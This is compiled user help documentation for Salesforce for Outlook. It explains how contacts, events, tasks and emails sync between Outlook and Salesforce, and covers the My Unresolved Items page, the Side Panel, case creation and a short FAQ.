Note: If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, you must enter `mypasswordXXXXXXXXXX` to log in.

Changing Your Salesforce for Outlook Sync Folders

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To change sync folders:	Assigned to an active configuration AND Your Outlook profile set as the default in your Mail Settings
To disable sync:	"Whether object is synced"

Salesforce for Outlook uses Microsoft® Outlook® folders to limit which records sync with Salesforce. Before you complete the Salesforce for Outlook setup wizard, make sure the folders you want to sync contain the right records. If you're syncing from Outlook to Salesforce, moving a record out of a synced Outlook folder deletes that record in Salesforce. If you're syncing from Salesforce to Outlook, removing a record from Salesforce deletes that record in Outlook.

To change your sync folders after your initial setup:

1. Right-click the system tray icon ( ) on your desktop and select **Settings...**.
2. Click **Change Folder** and select or create a folder that's within your default folders or the main Mailbox folder.
3. Click **Save**.

Salesforce for Outlook starts syncing with the new folders immediately.

See Also:

Using the Salesforce for Outlook System Tray Application

Hiding Salesforce for Outlook Alerts

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Salesforce for Outlook automatically displays system tray alerts about issues like sync errors and unresolved synced records.

To hide these alerts, right-click the system tray icon ( ) and click **Hide Alerts**. Click **Hide Alerts** again to show them.

See Also:

Using the Salesforce for Outlook System Tray Application

Viewing Salesforce for Outlook Errors

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Whenever Salesforce for Outlook has problems syncing your data, the system tray icon changes to an error icon ( ), and the status text at the top of the system tray shortcut menu displays the number of errors.

To view these errors, double-click the system tray icon or click the text in the shortcut menu to open the Salesforce for Outlook Error dialog box. If an error relates to a specific Outlook record, you can click the record's link to edit that record in Outlook.

To refresh the list after you resolve errors, click **Try Again**. Salesforce for Outlook syncs your data and removes any errors that have been resolved.

Syncing with Salesforce for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sync data	Sync enabled for contacts or events

Salesforce for Outlook syncs data automatically without interrupting your work. To achieve this, Salesforce for Outlook uses Microsoft® Outlook® folders to limit which records sync with Salesforce. Before you complete the Salesforce for Outlook setup wizard, make sure the folders you want to sync contain the right records. If you're syncing from Outlook to Salesforce, moving a record out of a synced Outlook folder deletes that record in Salesforce. If you're syncing from Salesforce to Outlook, removing a record from Salesforce deletes that record in Outlook.

It's good to learn about your options for excluding certain records from syncing, as well as syncing your data automatically and manually.

Excluding Certain Records from Syncing

If you chose the Automatic option for your sync method, you have a couple of options for excluding certain items from syncing with Salesforce for Outlook.

- You can choose to sync items you mark as Private in Microsoft® Outlook®. If you don't want to sync private items, open Salesforce for Outlook Settings, and deselect the types of private items you don't want to sync.
- If you don't want certain Outlook items to sync, regardless of whether they're marked as Private, assign them to the category *Don't Sync with Salesforce* in Outlook. For details on using categories in Outlook, refer to your Outlook documentation.

Understanding How Salesforce for Outlook Syncs Data

- Your data syncs automatically after you set up Salesforce for Outlook.
- Events and tasks sync automatically every ten minutes; contacts sync automatically every hour. If, however, Salesforce for Outlook detects keyboard or mouse inactivity for 30 minutes, the sync frequency for events and tasks changes to 30 minutes. After two hours of inactivity, the frequency for all updates changes to hourly, and after four hours, the frequency changes to every four hours.
- You can force a sync at any time by right-clicking the system tray icon ( ) and clicking **Sync** > **Sync Now**.
- Your Outlook configuration defines which items are set to sync, which direction the data flows between Outlook and Salesforce, and what happens when data conflicts.
- Outlook and Salesforce must be configured to sync before you can see the **Sync** > **Sync Now** menu item.
- If data is undeleted in Salesforce or becomes available because of a change in sharing permissions, it will show up in Outlook within 24 hours or when you manually sync from the system tray.

Syncing Contacts with Salesforce for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sync contacts from Salesforce to Outlook:	"Read" on contacts AND Contact sync direction set to **`Salesforce.com to Outlook`**
To sync contacts both ways:	"Read" and "Edit" on contacts, and "Read" on accounts AND Contact sync direction set to `Sync both ways`


You can keep your important Outlook and Salesforce contacts in sync using Salesforce for Outlook. When contacts initially sync, Salesforce for Outlook checks to see whether a contact with the same email address exists in both Outlook and Salesforce. If a matching email address exists, the two contacts are synced. If it doesn't exist, Salesforce for Outlook checks to see whether a contact with the same first name, last name, and company name exists. If it doesn't exist, a new contact is created and the two are synced.

Your Outlook configuration defines which items are set to sync, which direction the data flows between Outlook and Salesforce, and what happens when data conflicts. You can set up Salesforce for Outlook to sync in the following ways, depending on whether your administrator allows you to change sync directions.

- `Salesforce.com to Outlook`
- `Sync both ways`

Salesforce for Outlook lets you sync up to 5,000 contacts, and isn't case-sensitive when matching contacts.

This diagram shows how contacts sync.



How contacts sync when the sync direction is `Salesforce.com to Outlook`:

If	Then
A contact already exists in Outlook	The Salesforce contact replaces the Outlook contact and the two are synced.
A contact doesn't yet exist in Outlook	Salesforce for Outlook syncs the Salesforce contact, which creates the contact in Outlook.
A contact was deleted in Outlook	Salesforce for Outlook will not sync the Salesforce contact again.
Multiple matching contacts exist in Outlook	We select one of them.

If	Then
A contact is updated	The Salesforce contact always overwrites the Outlook contact, regardless of which one was updated.
A Salesforce contact is deleted	The Outlook counterpart is also deleted. If the Outlook contact is deleted and the Salesforce contact is updated, the contact is recreated in Outlook.

How contacts sync when the sync direction is `Sync both ways`:

If	Then
A contact exists on one side only	The contact is automatically created on the other side and the two are synced.
A matching contact exists	One contact record replaces the other one, and the records are synced. If your Outlook configuration specifies that Outlook contacts win, the Outlook version replaces the Salesforce version, and vice versa if Salesforce is set to win. Any change to either record is automatically reflected in the other. If records conflict, the conflict behavior setting determines which record wins.
Multiple matching Salesforce contacts exist	As long as there's only one version of the Outlook contact and that contact has an email address, we sync the Outlook contact with aSalesforce contact based on your matching preference, such as the contact that was most recently updated.
A contact is updated	Both contacts are updated with the latest changes. If records conflict, the conflict behavior setting determines which record wins.
A Salesforce contact is deleted and the Outlook contact is updated	The Outlook counterpart is deleted if Salesforce is set to win, and the contact is recreated in Salesforce if Outlook is set to win.
An Outlook contact is deleted and the Salesforce contact is updated	The Salesforce counterpart is deleted if Outlook is set to win, and the contact is recreated in Outlook if Salesforce is set to win.

Note: If person accounts have been implemented in your organization, Salesforce for Outlook can sync person accounts between your Accounts tab in Salesforce and your contacts folder in Outlook. You can create new person accounts in Salesforce and view, edit, and delete synced person accounts in Outlook or Salesforce. Contacts synced from Outlook to Salesforce may be matched to person accounts.

A deleted person account will be recreated as a contact in Salesforce if:

- You update the related Outlook contact before the next sync, and
- Your configuration is set to sync both ways with Outlook winning.

Excluding Certain Records from Syncing

If you chose the Automatic option for your sync method, you have a couple of options for excluding certain items from syncing with Salesforce for Outlook.

- You can choose to sync items you mark as Private in Microsoft® Outlook®. If you don't want to sync private items, open Salesforce for Outlook Settings, and deselect the types of private items you don't want to sync.
- If you don't want certain Outlook items to sync, regardless of whether they're marked as Private, assign them to the category *Don't Sync with Salesforce* in Outlook. For details on using categories in Outlook, refer to your Outlook documentation.

Syncing Events with Salesforce for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sync events from Outlook to Salesforce	"Read" and "Edit" on events, and event sync direction set to `Outlook to salesforce.com`
To sync events from Salesforce to Outlook:	"Read" and "Edit" on events, and event sync direction set to `Salesforce.com to Outlook`
To sync events both ways:	"Read" and Edit" on events, and event sync direction set to `Sync both ways`
To sync multiday events:	"Enable Multiday Events" on activities

You can keep your Outlook and Salesforce events in sync using Salesforce for Outlook. After an event is in Salesforce, you can assign it to related records, like contacts, accounts, opportunities, and so on. Syncing events also lets you maintain an accurate view of your availability when you create events and request meetings from your Salesforce calendar.

Which Events Sync

Your Outlook configuration defines which items are set to sync, which direction the data flows between Outlook and Salesforce, and what happens when data conflicts. The event filters in your configuration determine which events sync. The possible filters are:

- `TODAY`—Syncs events that end on or after today. The start time is 12:00 a.m.
- `LAST MONTH`—Syncs events that ended on or after the first day of last month.
- `LAST N DAYS`—Syncs events that ended on or after a specified number of days ago, such as `LAST 30 DAYS`.

Event updates stop syncing once the event falls outside of the range you're configured to sync.

The following items don't sync: all-day events beginning on the first day you're configured to sync, and event attendees. Multiday events sync as single events in either direction. Recurring event patterns must match exactly.

Salesforce for Outlook syncs events based on their end dates rather than their start dates. For example, if you're syncing current and future events only, a two-day event that started yesterday still syncs.

How We Match Events

When events first sync, we either link them with existing events that have the same subject and time or create new events if nothing matches.

How You Assign Events to Salesforce records

After an event is added to Salesforce, you can assign it to other records using the My Unresolved Items page or the `Related To` and `Name` fields on the event record. The event is added to the associated record's Activity History or Open Activities related list. You can't save changes if your events have a required custom field or an activity custom field becomes required after items are added to your unresolved events list.

Who Sees Synced Events in Salesforce

Events that aren't marked as private are visible Salesforce to you, those above you in your role hierarchy, and anyone who has access to the records they're associated with. You can also grant access to view your calendar to other users, personal and public groups, roles, or roles and subordinates.

Excluding Certain Records from Syncing

If you chose the Automatic option for your sync method, you have a couple of options for excluding certain items from syncing with Salesforce for Outlook.

- You can choose to sync items you mark as Private in Microsoft® Outlook®. If you don't want to sync private items, open Salesforce for Outlook Settings, and deselect the types of private items you don't want to sync.
- If you don't want certain Outlook items to sync, regardless of whether they're marked as Private, assign them to the category *Don't Sync with Salesforce* in Outlook. For details on using categories in Outlook, refer to your Outlook documentation.

Syncing Recurring Events with Salesforce for Outlook Overview

Syncing Recurring Events with Salesforce for Outlook Overview

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sync recurring events between Outlook and Salesforce:	"Recurring Events" In addition, "Read" and "Edit" on events, and event sync direction set to any of the following directions. `Outlook to salesforce.com`, `Salesforce.com to Outlook`, or `Sync both ways`

If your organization is set up to sync recurring events, you can keep them synced between Outlook and Salesforce using Salesforce for Outlook. You can sync recurrences with the following patterns.

- Daily
- Weekly
- Monthly
- Yearly

After you sync recurring events to Salesforce, you can assign the recurrences to related records, such as contacts, accounts, opportunities, and so on. Syncing recurring events also helps you maintain an accurate view of your availability when you create events and request meetings from your Salesforce calendar.

Recurring events do not appear on the My Unresolved Items page. Instead, you can go directly to the recurring events in your calendar to associate the recurring events with Salesforce records.

Understanding Differences Between Outlook and Salesforce

Recurring events work differently between Outlook and Salesforce.

For	You should know that
Ranges of occurrences	If your recurrences include more than 100 occurrences, Salesforce for Outlook creates the series with 100 occurrences in Salesforce. After the dates of occurrences pass, Salesforce for Outlook then automatically adds another group of occurrences, bringing the total future occurrences up to 100 again. The schedule on which Salesforce adds these groups depends on the number of occurrences that passed and when you last synced, as well as whether you changed any existing occurrences.
Monthly occurrences	Salesforce for Outlook doesn't support the Outlook recurrence pattern option **weekend day**.
Yearly occurrences	Salesforce for Outlook lets you set up events that recur every year. If you enter a number other than `1` for the **Recur every** option in Outlook recurrence patterns, Salesforce for Outlook won't

For	You should know that
	sync the recurring series. This mean that you can set up yearly recurrences, but not recurrences for every other year or every three years. In addition, Salesforce for Outlook doesn't support the Outlook recurrence pattern option **weekend day**.
Events lasting longer than 24 hours	Salesforce doesn't support recurring events lasting longer than 24 hours.

Modifying Recurring Series

You can modify recurring series, but it's good to know what to avoid, so that you won't lose any details for occurrences that you've individually modified.

If you modify	You should know that
Recurring series in Outlook	Those changes won't propagate to individually modified occurrences in Salesforce. For example, you modify the appointment time of an occurrence, and then later modify the appointment time for the entire series. The appointment time modification for the series won't propagate to the one modified occurrence. Critical changes include modifications to: • Appointment times • Recurrence patterns • Ranges of occurrences If you make critical changes to recurring series, individually modified occurrences lose their modifications.
Start dates for recurring series in Outlook	Salesforce doesn't support modifications to start dates that already occurred.
End dates for recurring series in Salesforce	This is a critical change in Outlook, and will clear any modifications you make to individual occurrences within the series. Those modifications won't propagate to Outlook. You can, however, modify end dates in Outlook, but that type of critical change will clear all modifications you've made to individual occurrences—in both Outlook and Salesforce.
Individual occurrences	• You may lose those changes if you make critical changes to the recurring series. • If you delete an occurrence, and then move the following occurrence into its place, Salesforce for Outlook doesn't update Salesforce correctly. Instead, the occurrence you deleted in Outlook remains in Salesforce along with the occurrence you moved into its place. For example, you change your recurring event in Outlook. You delete the October 4th occurrence, and move the October 5th occurrence into its place. In Salesforce, you'll see two occurrences on October 4th: the one you deleted, and the one you moved into its place. For October 5th, you'll have no occurrences.

If you modify	You should know that
	• Outlook modifications propagate to occurrences in Salesforce, regardless of whether the ones in Salesforce include critical modifications. Deleted occurrences in Salesforce, however, remain deleted, and aren't replaced with individually modified occurrences from Outlook.

Syncing Tasks with Salesforce for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To sync tasks from Outlook to Salesforce:	"Read" and "Edit" on tasks, and task sync direction set to `Outlook to salesforce.com`
To sync tasks from Salesforce to Outlook:	"Read" and "Edit" on tasks, and task sync direction set to `Salesforce.com to Outlook`
To sync tasks both ways:	"Read" and Edit" on tasks, and task sync direction set to `Sync both ways`

You can keep your Outlook and Salesforce tasks in sync using Salesforce for Outlook. Once a task is in Salesforce, you can assign it to related records, like contacts, accounts, opportunities, and so on.

Which Tasks Sync

Your Outlook configuration defines which items are set to sync, which direction the data flows between Outlook and Salesforce, and what happens when data conflicts. The task filters in your configuration determine which tasks sync. The possible filters are:

- `TODAY`—Syncs tasks that are due on or after today. The start time is 12:00 a.m.
- `LAST MONTH`—Syncs tasks that were due on or after the first day of last month.
- `LAST N DAYS`—Syncs tasks that were due on or after a specified number of days ago, such as `LAST 30 DAYS`.

Task updates stop syncing once the task falls outside of the range you're configured to sync.

Recurring tasks and items flagged for follow-up on your Outlook To-Do list don't sync. Salesforce for Outlook syncs tasks based on their due dates.

How We Match Tasks

When tasks first sync, we link them with existing tasks that have the same subject and due date. If you don't assign due dates to tasks, we link them using the same subject only.

How You Assign Tasks to Salesforce Records

After a task is added to Salesforce, you can assign it to other records using the My Unresolved Items page or the `Related To` and `Name` fields on the task record. The task is added to the associated record's Activity History or Open Activities related list. You can't save changes if your tasks have a required custom field or an activity custom field becomes required after items are added to your unresolved tasks list.

Excluding Certain Records from Syncing

If you chose the Automatic option for your sync method, you have a couple of options for excluding certain items from syncing with Salesforce for Outlook.

- You can choose to sync items you mark as Private in Microsoft® Outlook®. If you don't want to sync private items, open Salesforce for Outlook Settings, and deselect the types of private items you don't want to sync.
- If you don't want certain Outlook items to sync, regardless of whether they're marked as Private, assign them to the category *Don't Sync with Salesforce* in Outlook. For details on using categories in Outlook, refer to your Outlook documentation.


Automatic Account Assignments for Synced Contacts

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To assign accounts:	"Read" on accounts and "Edit" on contacts
To create new accounts:	"Create" on accounts and "Edit" on contacts AND "Show Quick Create"

After syncing contacts from Outlook, Salesforce for Outlook tries to automatically assign them to accounts, as shown in this diagram.



This table describes the account assignment process.

If	Then
A contact's company matches a single Salesforce account	The contact is assigned to that account.
A contact's company matches many Salesforce accounts or none	The contact is sent to My Unresolved Items in Salesforce, which you can access from the Contact home page or the Salesforce for Outlook system tray application. You can use this list to manually assign contacts to existing accounts, create new accounts, or confirm that contacts are private.
A contact doesn't have a company name	The contact is treated as a private contact and is not sent to My Unresolved Items.
A contact's company changes in Outlook	If a matching account is found in Salesforce, the contact is assigned to that account. Otherwise, the contact is sent to My Unresolved Items to be resolved.

If	Then
An unresolved contact is deleted in Outlook	The contact is removed from My Unresolved Items the next time you open the list.
An unresolved contact is changed in Outlook	The contact record is updated in My Unresolved Items. If the contact's company changes, Salesforce checks to see if that information matches any existing accounts and assigns it to an account if it finds a match.

Adding Email with Salesforce for Outlook

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To add Outlook emails to Salesforce:	"Email to Salesforce" AND "Add Email"
To add email attachments to Salesforce:	"Always save email attachments" in Email to Salesforce settings

From Microsoft® Outlook®, you can manually add emails to Salesforce. When you add emails, Salesforce receives the emails and, based on your My Email to Salesforce settings, adds them to either the Activity History related list of matching records or the My Unresolved Items page, where you can manually assign them. Unresolved emails also appear in your open task list.


If Salesforce can't match any email addresses for recipients that appear in the **To** and **Cc** fields of emails you add to Salesforce, the My Unresolved Items page displays one row for each email.

Tip: Save time from having to assign the emails waiting for you in My Unresolved Items. When your administrator enables the Salesforce Side Panel, which appears directly in Outlook, you can add emails to the Salesforce contacts of your choice. Learn more in Viewing Salesforce Records in Microsoft® Outlook®.

Adding Emails from Your Inbox

You can add up to 10 sent or received emails simultaneously. Keep in mind that you can't add other mail items, such as meeting invitations or meeting updates.

1. In Outlook, select the emails you want to add.




2. Click **Add Emails**.

Sending and Adding New Emails

When you compose new emails, you can send and add them to Salesforce simultaneously.

1. In Outlook, compose a new email.



2. Click **Send and Add**.

Email Association Features

- Salesforce for Outlook adds the email to Salesforce for each recipient. For each unresolved email address, My Unresolved Items displays a separate row. This gives you the opportunity to assign email to all of the contacts and leads in that email.
- For each email you add to Salesforce, Salesforce for Outlook assigns the Outlook category *Added to Salesforce*. This makes it easy to search for emails you added to Salesforce.
- In My Email to Salesforce, you can specify email domains you want to exclude when using Salesforce for Outlook to add emails to Salesforce. For example, you can exclude your own email domain so that Salesforce for Outlook won't associate emails to contacts with your email domain. This can be especially helpful for organizations that create contacts for internal users, and don't want emails associated with those users.
- For each email task, Salesforce for Outlook stores the original date of the email in the Due Date field.

- If Email to Salesforce matches an email address to multiple lead or contact records in Salesforce, you can choose to associate the email with all matching records, the oldest record, or the record with the most activity.
- If you selected leads or contacts, you can select `If no matching records are found, create a task and send it to My Unresolved Items` to have the email sent to My Unresolved Items if no matching records are found. If this checkbox isn't selected and Salesforce can't identify the email addresses in the To or From fields, the email won't be saved in Salesforce.


My Unresolved Items Overview

My Unresolved Items Overview

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

When you use Salesforce for Outlook to sync items and add emails from Microsoft Outlook to Salesforce, any items that Salesforce for Outlook can't automatically assign to Salesforce records appear on the My Unresolved Items page. As part of your daily routine, you'll use this page to manage the unresolved items that require your attention. Recurring events do not appear on the My Unresolved Items page. Instead, you can go directly to the recurring events in your calendar to associate the recurring events with Salesforce records.



1. Easily access the My Unresolved Items page using either the **Unresolved Items** shortcut on the sidebar, or the home page links for unresolved tasks and events.
2. Quickly review unassigned items by type using the tabs Contacts, Events, and Tasks.
3. View your unassigned items.

4. Assign your items to Salesforce records—either manually or using Salesforce recommendations—or confirm you want to leave them unassigned.

Using Features that Make Resolving Items Easy

The following features help you resolve items quickly and easily.

To	Use the feature	This feature helps you save time because
Assign multiple items simultaneously	Batch Edit	You can assign up to 50 items in any one queue simultaneously.
Have Salesforce provide recommendations	Recommendations	Salesforce provides recommendations for accounts, cases, and opportunities to which you can assign your items. If you don't want to see these recommendations, click the **Turn off Recommendations** link. If you change your mind, click the **Turn on Recommendations** link. Recommendations display only when you select a contact from the lookup and the related list is empty. Salesforce displays recommendations based on the following criteria. • **Accounts:** The contact has either an account as the parent, or a contact role in the account. • **Cases:** The contact is related to the case. • **Opportunities:** The contact has a contact role in the opportunity.

Resolving Your Synced Outlook Contacts

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view or edit unresolved contacts:	"Edit" on contacts and "Read" on accounts AND Sync enabled for contacts
To create new accounts:	"Edit" on contacts and "Create" on accounts AND "Show Quick Create"

When contacts sync from Outlook with Salesforce for Outlook, some are automatically assigned to accounts based on their company. The rest are added to My Unresolved Items, where you can either assign contacts to Salesforce accounts or confirm that you want to leave them unassigned.

1. Access your unresolved contacts from the sidebar shortcut **Unresolved Items**.
2. Resolve each contact in any of these ways.
   - Assign an account.
     - ◊ Select an account under Choose Suggested Account in the drop-down list. We suggest accounts only if we detect possible matches based on the contact's company. Suggested accounts always show the `Account Name` field and the first three additional fields defined in your account search layout. If your organization has contact lookup filters that prevent certain accounts from being assigned to contacts, those accounts won't appear as suggested accounts and can't be assigned to contacts.
     - ◊ Select `Search Salesforce.com...`. In the lookup, either click **New**, enter account information, and click **Save**, or enter search criteria, click **Go!**, and click the right account. If you don't see the lookup, you may need to first allow popups from Salesforce.
   - Leave unassigned—Select `Don't Assign New Account` from the drop-down list if you want to confirm that a contact with no account should remain unassigned. Unassigned contacts aren't related to Salesforce records and are visible to you and your administrator only.
   - Choose an account if there's a conflict—If the Outlook and Salesforce contacts' companies are different, click `Don't Assign New Account` in the drop-down list to overwrite one with the other. The Salesforce account overwrites the Outlook company if Salesforce is set to win, and Outlook overwrites the Salesforce account if Outlook is set to win.
   - Cancel a selection—Select `–None Selected–` from the drop-down list.
3. Click **Save** to save your changes. All modified items are removed from the list. Remaining items continue to sync, and you can return any time to resolve them. Clicking **Cancel** cancels all changes on the page. Every contact assigned to an account now appears on the Contacts related list for that account.

Note: You can also resolve a contact from the contact record by marking it private or by assigning it to an account.

Your unresolved contacts list works like a standard list view. Click **Edit** or **Create New View** to define filters and customize columns.

Resolving Your Synced Outlook Events

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To view or edit unresolved events:	"Edit" on events and "Read" on the objects you assign to events AND Sync enabled for events
To create new Salesforce records:	"Edit" on events AND "Show Quick Create" and "Create" on those objects
To see recently used data in the related records fields:	"Lookup Auto-Completion" in Search Settings

When non-recurring events sync from Outlook with Salesforce for Outlook, they appear in your Salesforce calendar and on the My Unresolved Items page. Use this page to either assign events to related Salesforce records or confirm that you want to leave them unassigned.

Note: Recurring events do not appear on the My Unresolved Items page. Instead, you can go directly to the recurring events in your calendar to associate the recurring events with Salesforce records.

1. Access your unresolved events from the sidebar shortcut **Unresolved Items**.
2. Depending on how you want to resolve an event, choose either of these actions.
   - Assign to related records—Enter a related record in one or both fields. If you need to, first select the correct record type from the drop-down list. If you assign a lead, you can't assign additional records. Clear an entry to cancel an assignment.
   - Leave unassigned—Click **Don't Assign**. Unassigned events, such as internal meetings or personal appointments, aren't linked to any other records and are visible to you only.
3. Click **Save** to save your changes. All modified items are removed from the list. Remaining items continue to sync, and you can return any time to resolve them. Clicking **Cancel** cancels all changes on the page. The event is added to the associated

record's Activity History or Open Activities related list. You can't save changes if your events have a required custom field or an activity custom field becomes required after items are added to your unresolved events list.

Note: You can also resolve an event from the event record by marking it private or by assigning it to other Salesforce records using the `Related To` and `Name` fields. Assigned and private events are automatically removed from your unresolved events list. Click ▸ next to the subject to see an event's description.

Viewing Salesforce Records in Microsoft® Outlook®

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To display the Salesforce Side Panel in Outlook:	“Side Panel”
To add Outlook emails to Salesforce records:	“Email to Salesforce” AND “Add Email”
To add email attachments to Salesforce:	“Always save email attachments” in Email to Salesforce settings
To add emails to multiple contacts:	“Allow Users to Relate Multiple Contacts to Tasks and Events” in Activity Settings


Watch a Demo: Using the Salesforce Side Panel to Work with Records in Microsoft® Outlook® (2:18 minutes)

When you select emails in Outlook, the Salesforce Side Panel displays related Salesforce contact and lead details directly in Outlook. Before you can use the side panel, you need to install Salesforce for Outlook v2.2.0 or later, and have your Salesforce administrator enable the side panel in your Outlook configuration. After it's enabled, the side panel displays up to four contacts and leads from your email's From, To, and Cc fields.

In addition, the Salesforce Side Panel:

- Displays as many as four activities, opportunities, and cases, related to the contacts and leads that appear in the side panel.
- Makes it easy to manually add an email to multiple contacts, and to one other record with which you can associate tasks, such as an account, a case, or an opportunity.
- Discovers duplicate contacts or leads. You choose the most appropriate ones to display in the side panel.
- Includes a Search feature to find additional Salesforce records.
- Includes links to view full record details directly in Salesforce.

Here's how you'll use the side panel.



1. Select an email in Outlook.
2. Review the Salesforce content that appears in the side panel, which displays contacts and leads based on the order they appear in your email's From, To, and Cc fields. For each contact and lead, it's easy to view related activities, opportunities, and cases. If you want to view full record details, just click on a record's link to open it directly in Salesforce.

   To add your email to the Salesforce records of your choice, click next to those records.

   If you have the Social Accounts and Contacts feature enabled in Salesforce, the side panel displays either Facebook® or Twitter™ profile photos—whichever ones you chose to show in Salesforce for those contacts and leads.
3. Select the other contacts and leads related to your email to view their details, along with related activities, cases, and opportunities.
4. Quickly see the Salesforce records to which you've added emails. If you don't see records you're looking for, click to find other records, and then add emails to them. There's even a collapse feature ( ) to hide the side panel.

Considerations for Using the Salesforce Side Panel

If you've been using Salesforce for Outlook and the Salesforce Side Panel is new to you, take a look at these details so that you know what changes to expect.

- After your administrator enables the side panel, the **Add Emails** button no longer appears in Outlook. Instead, you'll click directly on the side panel to add emails to Salesforce records.

  Keep in mind that the **Send and Add** button no longer appears in individual Outlook emails that you send. But when you select emails in the Sent Items folder, it's easy to add them the same way you add received emails.
- Supported browsers include Microsoft Internet Explorer® 8 or later.

- Opportunities associated with person accounts do not appear in the side panel, unless you manually add contact roles on the opportunities.


Creating Cases with Salesforce for Outlook

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To include email attachments when you create cases:	"Always save email attachments" in your Email to Salesforce settings AND "Add Email" in your Salesforce for Outlook Configuration

If you don't see the **Create Cases** drop-down list button in Microsoft® Outlook®, contact your administrator, who can enable this feature.



If you track cases in Salesforce, you can create new ones from your Microsoft® Outlook® emails. Your administrator needs to first create Email-to-Case destinations that appear in the drop-down list button **Create Cases** in Outlook. For each destination, you can choose the assignee, which can be either individual users or queues. When you create cases, you can add up to ten emails simultaneously for each destination.

1. In Outlook, select up to 10 sent or received emails and click **Create Cases**.
2. Select a destination from the drop-down list. Salesforce for Outlook adds the emails you selected as a case in Salesforce.

What's the difference between private items in both Salesforce and Microsoft® Outlook®?

Private items in Microsoft Outlook and Salesforce differ in ways you may not expect. The following table provides details you should know before choosing whether to include private items when you sync between Outlook and Salesforce.

Item	Private in Outlook	Private in Salesforce
Contacts	Others in your organization, with the exception of your Exchange administrator, can't see your contacts.	Only contacts that aren't associated with accounts are private and not visible to other Salesforce users, except for users above that role in the hierarchy and administrators, who can view, edit, and report on contacts. Contacts associated with accounts, however, are visible to other Salesforce users.
Events	Others in your organization, with the exception of your Exchange administrator, can't see your events.	Only blocks of time, and not event details, on your calendar are visible to other Salesforce users, except for users above that role in the hierarchy and administrators, who can view, edit, and report on contacts.
Tasks	Others in your organization, with the exception of your Exchange administrator, can't see your tasks.	Salesforce doesn't include any means for keeping tasks private. So other users in your organization, depending on their role in the hierarchy and administrators, can see your tasks.

Can I have Salesforce for Outlook and Connect for Outlook installed at the same time?

Yes, you can have both products installed, but for best performance, we recommend removing Connect for Outlook and using only Salesforce for Outlook. To hide Connect for Outlook temporarily, right-click your Outlook toolbar and deselect Connect for Outlook.

See Also:

Syncing Microsoft Outlook with Salesforce Using Salesforce for Outlook

Does Salesforce for Outlook support terminal servers?

No. Salesforce for Outlook does not support terminal servers, such as Citrix.

See Also:

Syncing Microsoft Outlook with Salesforce Using Salesforce for Outlook

Why is my Salesforce for Outlook installation failing on the prerequisites screen?

Your system may not meet all system requirements for Salesforce for Outlook. Verify your system meets these requirements, then try installing Salesforce for Outlook again.

See Also:

Syncing Microsoft Outlook with Salesforce Using Salesforce for Outlook
Installing and Setting Up Salesforce for Outlook
Salesforce for Outlook System Requirements

Why can't I log in to Salesforce for Outlook?

Your inability to log in may be related to your company's IP address requirements. If your organization restricts IP addresses, logins from untrusted IPs are blocked until they're activated. Salesforce automatically sends you an activation email that you can use to log in. The email contains a security token that you must add to the end of your password. For example, if your password is `mypassword`, and your security token is `XXXXXXXXXX`, you must enter `mypasswordXXXXXXXXXX` to log in.

See Also:

Syncing Microsoft Outlook with Salesforce Using Salesforce for Outlook

Can I map to a custom Outlook field using Salesforce for Outlook?

Yes, you can map a Salesforce field to a custom Outlook field using Salesforce for Outlook. Under Field Mapping in a configuration, select `Custom Field...` from the end of the corresponding `Outlook Field` picklist. Enter the field's name and click **OK**.

The custom field must already exist in Outlook. Letters are not case-sensitive, and these characters aren't allowed: [,], _, #. The first sync validates that the custom Outlook field exists and then maps it to the Salesforce field. Custom Outlook fields use a string data type. Note that we only allow custom fields for Salesforce text fields and non-restricted picklists.

See Also:

Editing Your Salesforce for Outlook Field Mappings

Can I mass configure Salesforce for Outlook?

Yes, you can create a configuration in Salesforce and assign it to profiles or even specific users. When those users set up Salesforce for Outlook, the configuration's settings are automatically deployed to Outlook.

See Also:

Managing Your Salesforce for Outlook Configuration

Can I use filter logic in Salesforce for Outlook data sets?

No, you can't use filter logic to limit which records your users sync using Salesforce for Outlook.

See Also:

Syncing with Salesforce for Outlook

Can I use Outlook categories to indicate what I want Salesforce for Outlook to sync?

No, Salesforce for Outlook uses folders rather than categories to specify which items sync.

See Also:

Syncing with Salesforce for Outlook
Changing Your Salesforce for Outlook Sync Folders

How do I exclude certain items from syncing with Salesforce for Outlook?

If you chose the Automatic option for your sync method, you have a couple of options for excluding certain items from syncing with Salesforce for Outlook.

- You can choose to sync items you mark as Private in Microsoft® Outlook®. If you don't want to sync private items, open Salesforce for Outlook Settings, and deselect the types of private items you don't want to sync.
- If you don't want certain Outlook items to sync, regardless of whether they're marked as Private, assign them to the category *Don't Sync with Salesforce* in Outlook. For details on using categories in Outlook, refer to your Outlook documentation.

